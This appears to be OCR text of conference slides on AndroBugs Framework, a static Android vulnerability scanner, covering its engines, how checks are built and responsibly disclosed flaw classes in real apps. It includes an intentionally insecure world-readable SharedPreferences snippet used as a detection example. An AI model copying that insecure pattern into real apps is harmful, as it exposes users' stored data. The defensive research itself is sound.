AndroBugs Framework: An Android Application Security Vulnerability Scanner

Speaker: Yu-Cheng Lin

Speaker Bio

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➢ **I am not representing my employer. This research is part of my Master thesis in 2014.**


➢ **All the vulnerabilities in these slides have been responsibly disclosed to the developers several months earlier.**


Agenda

- Android Security Basic Background
- Introduction to AndroBugs Framework
- AndroBugs Framework: Design Architecture
- Security Vulnerabilities and Vulnerability Vectors Implemented in AndroBugs Framework
- Massive Analysis with AndroBugs Framework
- Repackaging APK and Hacking with AndroBugs Framework
- Conclusions

Android Security Basic Background

- Every app plays in its sandbox with an unique Linux user and group id
- If two apps want to share data with each other, they both need to specify the same “android:sharedUserId” in the AndroidManifest.xml and sign with the same certificate.
- It should not be considered as a security hole in the app if you have physical access to the device (e.g. allow adb backup).





Why Do I Want To Design This Android App Vulnerability Scanner?

The Same Mistakes Are Being Made Again and Again…

- **Prior to 2014:**
  - ACM CCS '12: The most dangerous code in the world: validating SSL certificates in non-browser software (with POC: Mallodroid)
  - DEFCON 19: Seven Ways to Hang Yourself with Google Android
  - …
- **But today?**
- **Problem:**
  - Not All the Android developers care about security or they just simply forgot about it

Problems of Current Android Vulnerability Assessment Tool or System

- **Apps must be installed first to check for vulnerabilities**
  - ✓Drozer or Xposed Framework
- **Need source code to analyze**
- **Paid and expensive**
- **Cloud-based system**
  - ✓Revenue-oriented
  - ✓Takes some time for you to upload, analyze and get the report (at least 5-10 mins)
- **Massive analysis is not supported**
  - ✓Oh NO! We are pen-testers!
- **Complicated installation procedure, needs to install too many 3rd party libraries with some compatible issues**

Introduction to AndroBugs Framework

- A system that helps find valid security vulnerabilities in an Android App.
- Open source and written in Python.
- A static analysis tool eating Android APK (no source code).
- Scan for “known common coding vulnerabilities”
- Designed for massive analysis and to efficiently finding bugs.
- You can easily extend new features or vulnerability vectors.

What Can AndroBugs Framework Do For You?

- Find security vulnerabilities in an app
- Check if the code is missing best practices
- Check dangerous shell commands (e.g. “su”)
- Collect Information from millions of apps
- Check the app’s security protection (for app repackaging hacking)

AndroBugs Framework Helps You Find Vulnerabilities:

Broken WebView configs

MODE_WORLD_READABLE

Which Packer?

WebView SSL

Checking Cert Signature

Exported components

KeyStore Protection?

SSL Vulnerability

isDebuggable

ContentProvider Vulnerability

Fragment injection

Implicit Service

Using Certificate Pinning?

addJavascriptInterface

Master Key

ADB backup

Base64 encoding hack

Sensitive API usages

...

Using SQLCipher?

Dangerous shell command

Contribution to Android App Security

They all triaged my vulnerability report or list me on their Security Hall of Fame.
Some will be introduced later.

AndroBugs

AndroBugs Framework: Design Architecture

AndroGuard: The Decompiler for AndroBugs Framework

- The original AndroGuard does not have a security vulnerability checking feature.

- The AndroBugs Framework is based on AndroGuard and I modified the core of AndroGuard a lot.
  - grep -nFr "#Added by AndroBugs" *

General Techniques for Finding Bugs in AndroBugs Framework

Decompile the APK by Androguard

Finding Potentially Vulnerable Code, Function Calls (invoke-xxx) or Fields by AndroBugs Framework

Depends on the implementations of the vectors

Go back to the source function who calls the potential vulnerable function call, analyze related code again to confirm

Keypoint: AndroBugs Framework does not try to analyze every line of the code. It only does this when it finds something interesting.

The Report from AndroBugs Framework Will Give You

- Vector title
- Source code paths
- Severity level (Log Level)
- Vector Category
- Detail Explanations (tell you the background knowledge of the vulnerability)
- Mitigation recommendations
- Reference research papers or links

Severity Level

Severity Level	Description
Critical	Confirmed security vulnerability that should be solved (except for testing code)
Warning	AndroBugs Framework is not sure if this is a security vulnerability. Developers need to manually confirm.
Notice	Low priority issue or AndroBugs Framework tries to let you know some additional information.
Info	No security issue detected.

Introduction to New Assistant Engines in AndroBugs Frameweork

1. Static DVM Engine
2. Efficient String Search Engine
3. Filtering Engine

1. Static DVM Engine

- The core of AndroBugs Framework.
  - ✓Used by some vulnerability vectors in finding potential security vulnerabilities.

- Just like DVM or ART in Android OS, the Static DVM Engine runs the Bytecode **statically** and **partially**.
  - ✓The Static DVM Engine doesn't need to run the Android App on an Android phone but it knows or tries to predict the application's behavior while it is running.
  - ✓Static DVM Engine runs the code **partially**.

Actions for Static DVM Engine

- Just like Dalvik VM(ART) in Android, the Static DVM Engine maintains a simple register table.
- Compared to the real DVM/ART on Android OS, some useless instructions(opcode) are removed.

opcode	Smali bytecode	Static DVM action
0x12 <= opcode <= 0x1c	[const] or [const/xx] or [const-string]	Set immediate value to the register table
0x0a <= opcode <= 0x0d	[move-result vAA] or [move-result-wide vAA] or [move-result-object vAA] or [move-exception vAA]	Clear immediate value from the register table
0x44 <= opcode <= 0x4a	[aget] or [aget-xxxx] or [iget] or [iget-xxxx] or [sget] or [sget-xxxx]	Clear immediate value from the register table
opcode == 0x6e	[invoke-virtual]	Add to the invoked method list

- Android Bytecode Reference: https://source.android.com/devices/tech/dalvik/dalvik-bytecode.html

Example: Finding WORLD READABLE or WRITABLE Vulnerability

Java Code of MODE_WORD_READABLE vulnerability


```
context.getSharedPreferences("sensitive_file", 1);
```

Smali Code of MODE_WORD_READABLE vulnerability

```
const-string v0, "sensitive_file"
const/4 v1, 0x1
invoke-virtual {v2, v0, v1}, Landroid/content/Context;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;
move-result-object v0
```

#	Smali Bytecode	Register Table of Static DVM Engine
1	const-string v0, "sensitive_file"	v0=“sensitive_file”
2	const/4 v1, 0x1	v0=“sensitive_file” v1=0x1
3	invoke-virtual {v2, v0, v1}, Landroid/content/Context;->getSharedPreferences(Ljava/lang/String;I)Landroid/content/SharedPreferences;	v0=“sensitive_file” v1=0x1
4	move-result-object v0	v1=0x1

General Techniques for AndroBugs Framework to Find Vulnerability



Assume We Want to Trace MODE_WORLD_READABLE


```
context.getSharedPreferences(“sensitive_file", 1);
```

Keypoint:
Find the key function(getSharedPreferences) first, then go back to the start of the function

AndroBugs

Decompiled Level of AndroBugs Framework

Scanning decompiled Java code by Regular Expression is pretty slow. AndroBugs Framework tries NOT to do this.



AndroBugs Framework never analyzes decompiled Java code

Why do you need to analyze Java code if you can analyze bytecode (opcode)?

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Is The Static DVM Engine Really Working?

- Since The Static DVM Engine is not a real DVM/ART in your Android phone. It does not know, for example, the listing of your root directory:


```
Runtime runtime = Runtime.getRuntime();
Process p = runtime.exec("ls -al /");
```

- But why do you need to know that?
  - Only knowing it tries to run the command “ls -al /” is enough.

- Dynamic analysis is good, but it is not a good idea if you want to find vulnerabilities in a huge number of APKs **immediately**. It is too tiresome and time-consuming to install every APK, run it, and maybe manually test it to reproduce the vulnerability.


2. Efficient String Search Engine

- **Why was this Engine designed?**
  1. Searching strings in code using “regex matching” is quite **inefficient** and **slow**.
  2. We not only want to find whether the String exists or not, but the Path sources where it is showing up.
- Hence, I designed a new Efficient String Search Engine that helps search faster.



How does the Efficient String Search Engine work?

- In Android, Strings are referenced by its index position(offset) in string_id_item[]
- The Engine compares the “string_data_off (string index)” in the code
- In Android bytecode(opcode), Strings are defined by instruction: const-string / const-string-jumbo (opcode=0x1A / 0x1B)



Steps:

1. Mapping all strings to ids (string_id_item[] to data)
2. Find strings by user’s input and get the ids
3. Search code with opcode instruction 0x1A or 0x1B, and compare the ids in step 2

3. Filtering Engine

Why?

- Some AD libraries may never fix their vulnerabilities and they are used by many applications.
- Some libraries are not vulnerable(false positive) or the impact is limited. I am not interested in finding them.
- We want to bypass some libraries/packages:
  - com.parse
  - com.facebook
  - com.tapjoy

Security Vulnerabilities and Vulnerability Vectors Implemented in AndroBugs Framework

I will give a few concepts and ideas on how vulnerability vectors are implemented

Where do the vectors come from?

- More than eight Android security books
- Previously published papers and research
- Slides from security conferences
- Android Developer Reference Websites
- Previously published security vulnerabilities
- My past research experience
- Some technical blogs and articles
- …

How A New Vector Is Created In AndroBugs Framework (1/2) ?

Before Designing A New Vector:

- Research and find related information about the vulnerability
- Make a simple POC app to make sure in which platform (Android ICS, JB, KK or L) I can reproduce the vulnerability
- Consider all the possible cases
  - Example: Which Android SDK API may use the MODE_WORLD_READABLE mode?
- Decompile the POC app to see the Smali code and think how to add the new vector into AndroBugs Framework


How A New Vector Is Created In AndroBugs Framework (2/2) ?

A new vector needs to be tested with at least:

- An App with vulnerable usage
- An App with non-vulnerable usage

To enhance the accuracy:

- Many real apps from Google Play should be tested
- Doing massive analysis to fix the bugs in implementation of vector



Vulnerability Vector Implementations and Vulnerabilities Discovered

- World Readable & World Writable (Microsoft Office & Baidu)
- ContentProvider Vulnerability & Directory Traversal (Microsoft Bing)
- WebView File Access Vulnerability & Exported Components (Alibaba Taobao)
- SSL Vulnerability (Yahoo Mail)
- Implicit Broadcast (Yahoo Messenger)
- Dynamically Registered Unprotected BroadcastReceiver (Twitter Vine)
- Allow Debuggable (Alibaba Taobao Wireless Charge)

All the vulnerabilities were found by Yu-Cheng Lin and have been responsibly disclosed to developers at least several months earlier.

